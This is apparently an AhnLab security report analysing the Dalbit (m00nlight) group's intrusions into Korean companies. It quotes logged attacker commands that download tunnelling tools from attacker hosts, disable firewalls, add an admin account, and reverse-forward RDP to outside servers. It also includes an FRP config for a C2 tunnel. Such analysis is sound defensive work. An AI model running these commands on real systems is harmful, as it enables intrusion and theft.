# Dalbit (m00nlight): Chinese Hacker Group’s APT Attack Campaign

asec.ahnlab.com/en/47455/

By kingkimgim

February 13, 2023

## 0. Overview

This report is a continuation of the “Attackers Using FRP (Fast Reverse Proxy) to Attack Korean Companies” post that was uploaded on August 16, 2022 and follows the group’s activities since that post.

> Attackers Using FRP (Fast Reverse Proxy) to Attack Korean Companies

This group has always relied on open-source tools and lacked any distinct characteristics to profile them due to the lack of PDB information. Additionally, the amount of information that could be collected was limited unless the affected Korean companies specifically asked for an investigation since the threat actor’s C2 (Command&Control) server abused the servers of the Korean companies. However, after the post was uploaded and a portion of the Korean company servers used by the threat actor were blocked, the threat actor began to use a hosting server called “*.m00nlight.top” as their C2 and download server. Thus, the ASEC team decided to call this group Dalbit (m00nlight.top) after the Korean word for ‘Moonlight’.

This group has had more than 50 confirmed attack attempts on Korean companies since 2022. Most of the attacked companies were mid to small companies while a portion was major companies. The team has confirmed that 30% of the infected companies were using a certain Korean groupware solution. It is currently difficult to check whether this groupware product has a vulnerability or not, but if a server that is this exposed has a vulnerability, then there is a chance that companies could be affected gravely through the leakage of confidential information and ransomware behavior. Furthermore, this Dalbit group leaves some infected companies as proxies and download servers to later use them as means to communicate with the threat actor upon infiltration of another company.

Therefore, we strongly recommend performing an internal security check if users suspect that they have been attacked by this Dalbit group. The team asks that users send a report to AhnLab and take preemptive measures to prevent secondary harm and potential damage to other companies.

## 1. Affected Korean Companies (Industry Type)

Listed below are the 50 companies that were confirmed to have been affected since 2022. Companies that have not been clearly confirmed were excluded from this list. It is possible that more companies could have been affected.




Figure 1. Industry types of companies that the Dalbit group tried to attack

The following are the descriptions of each industry type.

- Technology: Companies that handle software or hardware
- Industrial: Manufacturing companies that handle machinery, paint jobs, steel, metals, etc.
- Chemical: Cosmetic, pharmaceutical, and plastic companies
- Construction: Associations or organizations related to construction or construction companies

- Automobile: Automobile-related manufacturing companies
- Semiconductor: Semiconductor-related manufacturing companies
- Education: Educational companies
- Wholesale: Wholesalers
- Media: Printing and media companies
- Food: Food companies
- Shipping: Shipping companies
- Hospitality: Leisure or tourist accommodation companies
- Energy: Energy companies
- Shipbuilding: Shipbuilding companies
- Consulting: Management consulting companies

## 2. Flow and Characteristics

### 2.1. Summary Diagram




Figure 2. Summary diagram of Dalbit group's infiltration process

The above diagram shows the threat actor's infiltration process into Company B. A brief summary of this flow is in the table below.

**1) Initial Access**
**The threat actor targets web servers or SQL servers, which they gain access to by exploiting vulnerabilities. They then attempt to control the systems with tools such as WebShell.**

**2) Command & Control**
**Various hacking tools are downloaded through WebShell. Hacking tools include various binaries such as privilege escalation tools, proxy tools, and network scanning tools.**

**3) Proxy & Internal Reconnaissance**
**Proxy: The threat actor installs a proxy tool such as FRP (Fast Reverse Proxy) before attempting to connect to *2-1) a hosting server built by the threat actor* or *2-2) another previously infected company's server (Company A)* via Remote Desktop (RDP).**
**Internal Reconnaissance: Tools such as network scanning tools and account theft tools are used for internal reconnaissance and obtaining information.**

**4) Lateral Movement**
**The obtained information is used to move to another connectible server or PC. Afterward, a proxy tool (FRP) is also installed on the PC that has successfully been reached through lateral movement, creating an environment which allows the threat actor to connect via RDP. The required privilege level is then acquired by either adding a specific account or through a credential theft tool like Mimikatz.**

**5) Impact**
**Ultimately, after the threat actor steals all the information they desire, they use BitLocker to lock certain drives and demand a ransom.**

Table 1. Explanation of the infiltration summary diagram

The following are major characteristics of the Dalbit group.

### 2.2. Characteristics of Dalbit

| **List** | **Description** |
|---|---|
| **Threat Actor's C2 Servers** | Download and C2 (Command&Control) servers: Korean company or hosting servers<br>Over half of these servers are exploited Korean company servers<br>*.m00nlight.top or IP format addresses are often used for the hosting servers |
| **Attempts Control Through RDP** | Usually attempts to access RDP after infection<br>Either a proxy tool or Gotohttp is used for RDP connection |
| **Proxy Tools** | Major proxy tools used include FRP, LCX (Htran), NPS, ReGeorg , etc. |
| **Add User Account** | A net command is used to add an account<br>Account credentials (ID: "main" / PW: "ff0.123456") |
| **Open-source Tool** | Mostly uses open-source tools that are publicly available<br>A lot of tools are written in Chinese |
| **Evasion** | VMProtect is used to prevent hacking tools from being detected<br>Security event logs are deleted |
| **Extorted Information** | User account credentials<br>Email information<br>Screen leak<br>Installed program information |

Table 2. Characteristics of Dalbit

## 3. Tools Used and Infiltration Process

### 3.1. Tools and Malware Used

| **WebShell** | **Downloader** | **Privilege Escalation** | **Proxy** | **Internal Reconnaissance** |
|---|---|---|---|---|
| Godzilla<br>ASPXSpy<br>AntSword<br>China Chopper | Certutil (Windows CMD)<br>Bitsadmin (Windows CMD) | BadPotato<br>JuicyPotato<br>SweetPotato<br>RottenPotato<br>EFSPotato<br>CVE-2018-8639<br>CVE-2019-1458 | FRP<br>LCX<br>NPS<br>ReGeorg | FScan<br>NbtScan<br>TCPScan<br>Goon<br>Nltest (Windows CMD) |

| **Lateral Movement** | **Information Leak and Collection** | **Backdoor** | **File Encryption** | **Evasion** |
|---|---|---|---|---|
| RDP<br>PsExec<br>RemCom<br>Winexec | Wevtutil (Windows CMD)<br>WMI (Windows CMD)<br>ProcDump<br>Dumpert<br>EML Extractor (created)<br>Mimikatz<br>Rsync | CobaltStrike<br>MetaSploit<br>BlueShell<br>Ladon | BitLocker (Windows CMD) | Security log deletion (Windows CMD)<br>Firewall OFF (Windows CMD)<br>Attempts to delete AV products<br>VMProtect Packing |

Table 3. Malware and hacking tools used by Dalbit

Only one tool for leaking emails seems to have been made by the group themselves. The rest are normal Windows programs or tools that can easily be found online.

### 3.2. Infiltration Process

#### 3.2.1. Initial Infiltration

It is assumed that their attack targets are usually servers with a specific Korean groupware installed on them, email servers (Exchange Server), and SQL servers. The threat actor exploited either file upload vulnerabilities or WebLogic vulnerabilities such as CVE-2017-10271 to upload their WebShell. A portion appeared to have used a SQL server command prompt (xp_cmdshell).

The most frequently used WebShells are Godzilla, ASPXSpy, AntSword, and China Chopper in that order. Aside from these, several other WebShells were also found.

The installation paths of the WebShells are as follows.

```
– Job recruitment (File upload vulnerability)
D:\WEB\********recruit\css\1.ashx
D:\WEB\********recruit\css\4.ashx
D:\WEB\********recruit\common\conf.aspx
...

– File upload vulnerability
D:\UploadData\***********\****_File\Data\Award\1.ashx
D:\UploadData\***********\****_File\Data\Award\2.aspx
D:\UploadData\***********\****_File\Data\Award\3.aspx
D:\**WebService\********\*****Editor\sample\photo_uploader\File\conf.aspx
D:\**WebService\********_ThesisSubmission\Include\file.aspx
...

– Certain groupware
D:\Web\(Groupware)\cop\1.ashx
D:\Web\(Groupware)\app\4.ashx
D:\Web\(Groupware)\bbs\4.asmx
D:\Web\(Groupware)\erp\tunnel.aspx (ReGeorg)
D:\inetpub\(Groupware)\image\2.asmx
D:\inetpub\(Groupware)\image\2.aspx
C:\(Groupware)\Web\(Groupware)\cop\conf.aspx
C:\(Groupware)\Web\(Groupware)\cop\1.ashx
C:\(Groupware)\Web\(Groupware)\cop\1.asmx
C:\(Groupware)\Web\(Groupware)\cop\1.aspx
…

– Email server (Exchange Server)
D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\aa.aspx
D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\11.aspx
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\91080f08\2694eff0\app_web_defaultwsdlhelpgenerator.aspx.cdcab7d2.sjx_41yb.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\91080f08\2694eff0\app_web_ldaj2kwn.dll
…

– WeblogicD:\***\wls1035\domains\************\servers\*******\tmp\************\uddiexplorer\gcx62x\war\modifyregistryhelp.jsp
D:\***\wls1035\domains\************\servers\*******\tmp\************\wls-wsat\zfa3iv\war\eee.jsp
D:\***\wls1035\domains\************\servers\*******\tmp\************\wls-wsat\zfa3iv\war\error.jsp
D:\Oracle\**********\user_projects\domains\*************\servers\WLS_FORMS\tmp\************\wls-wsat\tcsxmg\war\123.jsp
D:\Oracle\**********\user_projects\domains\*************\servers\WLS_FORMS\tmp\************\wls-wsat\tcsxmg\war\test.jsp
D:\Oracle\**********\user_projects\domains\*************\servers\WLS_FORMS\tmp\************\wls-wsat\tcsxmg\war\aaa.jsp
…

 –Tomcat
C:\(Tomcat)\webapps\dd\sb.jsp
C:\(Tomcat)\webapps\ddd\index.jsp
C:\(Tomcat)\webapps\docs\update.jsp
C:\(Tomcat)\webapps\tmp\shell.jsp
```

Table 4. Paths where WebShells were uploaded

### 3.2.2. Download

The threat actor downloads other hacking tools through default Windows programs. Since WebShells are normally used in infiltration, parent processes, excluding command processes like cmd, are run by web server processes such as w3wp.exe, java.exe, sqlserver.exe, and tomcat*.exe. The downloaded files include privilege escalation tools, proxy tools, and network scanning tools, all of which are required by the threat actor. The download command is as follows.

(Additionally, the full addresses of the Korean companies that have been exploited will not be disclosed.)

1) Certutil

```
> certutil -urlcache -split -f hxxp://www.ive***.co[.]kr/uploadfile/ufaceimage/1/update.zip c:\programdata\update.exe (frpc)
> certutil -urlcache -split -f hxxp://121.167.***[.]***/temp/8.txt c:\programdata\8.ini (frpc.ini)
> certutil  -urlcache -split -f hxxp://103.118.42[.]208:8080/frpc.exe frpc.exe
…
```

Table 5. Certutil download log

2) Bitsadmin

```
> bitsadmin  /transfer mydownloadjob /download /priority normal “hxxp://91.217.139[.]117:8080/calc32.exe”
“c:\windows\debug\winh32.exe” (frpc)
> bitsadmin  /transfer mydownloadjob /download /priority normal “hxxp://91.217.139[.]117:8001/log.ini” “c:\windows\debug\log.ini” (frpc.ini)
…
```

Table 6. Bitsadmin download log

The hacking tools and malware downloaded by the threat actor were usually found in the following paths.

```
%ALLUSERSPROFILE%

%SystemDrive%\temp
%SystemDrive%\perflogs
%SystemDrive%\nia
%SystemDrive%\.tmp

%SystemRoot%
%SystemRoot%\debug
%SystemRoot%\temp
```

Table 7. Major directories used by the Dalbit group

Therefore, the files in these paths should be checked if users suspect that they have been infiltrated.

### 3.2.3. Privilege Escalation and Account Addition

The threat actor mainly used Potato (BadPotato, JuicyPotato, SweetPotato, RottenPotato, EFSPotato) and PoC (CVE-2018-8639, CVE-2019-1458), which has been published on GitHub, for privilege escalation. After privilege escalation, they characteristically add the following account.

The below sp.exe is the SweetPotato tool.

```
> sp.exe “whaomi” (Privilege check)
> sp.exe “netsh advfirewall set allprofiles state off” (Firewall OFF)
> sp.exe “net user main ff0.123456 /add & net localgroup administrators main /add” (Add account)
```

Table 8. SweetPotato usage log

The point of focus here is the name of the account added by the threat actor. Threat actor accounts with the name “main” have been found in other infiltrated company servers.

Aside from adding accounts, the threat actor would also use stolen admin accounts.

```
> wmic  /node:127.0.0.1 /user:storadmin /password:r*****1234!@#$  process call create “cmd.exe /c c:\temp\s.bat”
```

Table 9. Admin account execution log


### 3.2.4. Proxy Settings

After infiltrating a server, the threat actor initiates access via proxy to use RDP communications. FRP and LCX were the mainly used proxy tools, and there have been cases where ReGeorg, NPS, or RSOCKS was found in some companies. Additionally, multiple proxy tools including FRP and LCX were found in one area of a certain company that was infiltrated. Multiple FRP configuration files (.ini) would also be discovered in cases where internal propagation had occurred. We believe that the threat actor installs additional FRPs and uses multiple configuration files when an accessible PC has a lot to gain. Furthermore, the LCX used by this group has the same features as the open-source LCX, but its version is not the same as the one uploaded to GitHub, meaning that a binary that was arbitrarily compiled by a Chinese person was used.

Proxy tools like FRP and LCX differ in terms of forwarding methods and supported protocols. However, since their differences, actual infection cases, recreation, and network packets have all been covered in the TI report, “Analysis Report on Attack Cases Exploiting Various Remote Control Tools,” they will not be reiterated in this post.

#### 1) FRP(FAST REVERSE PROXY)

FRP configuration files (.ini) were found in all servers and PC devices infiltrated by this group. The following is an actual case of an infiltrated company.




```
[common]
server_addr = sk1.m00nlight.top
server_port = 80

[k1lasdr2123331-1]
type = tcp
remote_port =31005
plugin = socks5
```

Figure 3. FRPC configuration file (m00nlight.top) found in an infiltrated company

In particular, the Dalbit group usually used the Socks5 protocol to communicate. The Socks5 protocol is a layer 5 protocol in the 7 OSI layers. It can handle various requests such as HTTP, FTP, and RDP since it is between layer 4 and 7. Therefore, if the threat actor uses a proxy connection tool that can handle Socks5, such as Proxifier, remote control through RDP becomes possible. If a connection can be established to an internal PC, lateral movement can also be achieved. Thus, if the configuration file is set as a Socks5 protocol, the threat actor will have more freedom as additional modifications will no longer be required to handle various requests.


Attack Server
Proxifier
File Profile Log View Help
Connections
Ready
192.168.242.141: 원격 데스크톱 연결
Target PC
(FRPC Installed)
192.168.33.10: 원격 데스크톱 연결
Intranet PC
(Connected with target PC)
AhnLab V3 Zip 2.0
Chrome

| Application | Target | Time/Status | Rule : Proxy | Sent | Received |
|---|---|---|---|---|---|
| mstsc.exe (6368) | 192.168.242.141:3389 | 11:26 | bbb : 127.0.0.1:25003 SOCKS5 | 20.6 KB | 45.8 KB |
| mstsc.exe (3744) | 192.168.33.10:3389 | 00:49 | aaa : 127.0.0.1:25003 SOCKS5 | 25.8 KB | 186 KB |

```
[10.20 14:44:04]
[10.20 14:47:37]
[10.20 14:47:40]
[10.20 14:47:40]
[10.20 14:47:40]
[10.20 14:47:41]
```

Figure 4. Example of Socks5 usage

The following are FRP filenames and commands used by the threat actor. The list is in a descending order from most to least used.

FRP filenames

**update.exe**
**debug.exe**
**main.exe**
**info.exe**
**Agent.exe**
**frpc.exe**
**test.exe**
**zabbix.exe**
**winh32.exe**
**cmd.exe**

Table 10. FRP filenames

FRP commands

```
> update.exe -c frpc.ini
> update.exe -c 8080.ini
> update.exe -c 8.ini
> info.zip -c frpc__8083.ini
> debug.exe -c debug.ini
> debug.exe -c debug.log
> debug.exe -c debug.txt
> frpc.exe -c frpc__2381.ini
> cmd.exe /c c:\temp\****\temp\frpc.ini
…
```

Table 11. FRP execution log


In certain companies, the FRP was registered to the task scheduler (schtasks) under the name “debug” to maintain its persistence. As shown in Table 12, the team confirmed the execution of a registered scheduler.

```
> schtasks  /tn debug /run
```

Table 12. Task scheduler execution log

### 2) LCX(HTRAN)

Dalbit used an LCX (Htran) binary compiled by a certain Chinese person. This has the same features as the existing binary, but it also includes the nickname of the binary creator.



```
C:₩ProgramData>lcx3.exe
======================= ₩ By 折羽鸿鹄  QQ:56345566 / =======================
======================= ₩ Web Http://Blog.WeiLi.Me / =======================


[Usage of Packet Transmit:]
 lcx3.exe -<listen|tran|slave> <option> [-log logfile]

[option:]
 -listen <ConnectPort> <TransmitPort>
 -tran   <ConnectPort> <TransmitHost> <TransmitPort>
 -slave <ConnectHost> <ConnectPort> <TransmitHost> <TransmitPort>
```

Figure 5. Screen that is displayed upon executing the LCX used by the Dalbit group (By 折羽鸿鹄)

We can confirm through this that the nickname of the person who had created the binary is “折羽鸿鹄” (QQ:56345566). It is highly unlikely that this developer is the threat actor in question; however, since this binary cannot be downloaded through a simple search online, it is assumed that the threat actor has a connection to China.

The installed filenames and executables are as follows:

LCX filenames

```
lcx3.exe
lcx.exe
update.exe
```

Table 13. LCX filenames

LCX commands

```
> update.exe -slave 1.246.***.*** 110 127.0.0.1 3389
> lcx3.exe -slave 222.239.***.*** 53 127.0.0.1 3389
…
```


Table 14. LCX command log

The above LCX C2 is a Korean company server and has been concealed.

### 3.2.5. Internal Reconnaissance

Fscan and NBTScan have been commonly used for network scans, but the usage of TCP Scan and Goon have also been confirmed for some cases.

Goon is a network scanning tool made with Golang that not only allows basic port scanning, but scanning for Tomcat, MSSQL, and MYSQL accounts as well. We can see that this tool was also made in Chinese.



```
------------------------------------------------------------------------------------------------
                                      ____  ____  ____  ____
                                     / __ `/ __ ₩/ __ ₩/ __ ₩
                                    / /_/ / /_/ / /_/ / / / /
                                    ₩__, /₩____/₩____/_/ /_/
                                   /____/


                                             goon v3
                                             by:i11us0ry
------------------------------------------------------------------------------------------------


[Info]::    | 2023/01/26 22:18:45 checking input……

[Error]::   | 2023/01/26 22:18:45 TVjKwySAkOFIVCwviwwRjL:192: you should input -ip or -url or -ifile or -mode!

可选mode如下:

all:          默认选项,包含ip-port(web)-title-finger-ftp-ms17010-mssql-mysql-postgres-redis-ssh-smb-rdp-telnet-netbios

webscan:      包含ip-port(web)-title-finger
brute:        包含ip-ftp-ms17010-mssql-mysql-postgres-redis-ssh-smb-rdp-telnet
ip:           icmp探活,执行-np可绕过探活, 支持/8-/31之间任意CIDR, /8-/15之间自动生成所有c段, 先探测每个c段的.1;/16-/23
之间自动生成所有c段, 先探测每个c段的.1和.254, /24先探测.1和.24, /25-/31探测所有ip
port:         端口扫描,执行-web直接探测http/https
fofa:         fofa资产获取,执行-web输出host时添加http(fields为多个时host放在最后一位)
title:        title扫描
finger:       web指纹探测
dfuzz:        路径fuzz,适用于对批量url进行单个dir探测, 支持post发包, 支持正则匹配, 可探测简单poc
tomcat:       tomcat爆破, 目标为url, 如http://127.0.0.1:8080或http://127.0.0.1:8080/manager/html
ftp:          ftp爆破,其他ms17010,mssql,mysql,postgres,redis,ssh,smb,rdp,telnet同理
netbios:      netbios探测
```

Figure 6. Screen that is displayed upon executing Goon

### 3.2.6. Information Extortion

LSASS Dump information and EML files of certain accounts are usually the information that is stolen. It has been confirmed that installed programs are checked through a WMIC command or a screenshot of the affected PC is sent to the threat actor's server at regular intervals according to the companies.

